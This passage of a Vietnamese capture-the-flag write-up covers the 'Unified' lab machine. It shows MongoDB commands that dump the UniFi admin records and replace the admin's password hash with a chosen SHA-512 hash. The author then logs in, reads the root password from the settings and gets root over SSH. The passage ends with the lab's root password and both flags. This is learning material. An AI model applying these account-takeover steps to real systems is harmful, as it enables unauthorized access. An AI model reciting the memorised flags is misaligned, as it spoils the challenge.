
Chạy lệnh : mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);" để in ra các file json

Quan sát thấy password được chứa trong x_shadow, ta không thể đưa về bản rõ nhưng có thể thay thế được. Nhận thấy 6 là dấu hiệu của hàm băm SHA-512




Ta tạo ra mã băm SHA-512 bằng mật khẩu tự tạo






mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x_shadow":"$6$s4ESamA7tRxIs1Dm$c0jg1SE.GN.oYgFdxQ0ajpBFt0UlqkSETK4A73Fr54Efl1Y6e5s8lg47KDe5JK.P//yhLKgdq0gaUe0rwjkTd1"}})'

Đăng nhập vào trang web với username: administator và password là Password1234



Vào setting -> site ở mục device authentication ta có được root password





```
┌──(root㉿kali)-[/home/huyvo/HTB/unified]
└─# ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


root@unified:~#
```

```
root@unified:~# whoami
root
root@unified:~#
```

```
root@unified:~# cd /root
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```


TASK 12
What is the password for the root user?
**********2
NotACrackablePassword4U2022
Hide Answer
SUBMIT FLAG
Submit user flag
****
6ced1a6a89e666c0620cdb10262ba127
Hide Answer


SUBMIT FLAG
Submit root flag
****
e50bc93c75b634e4b272d2f771c33681
Hide Answer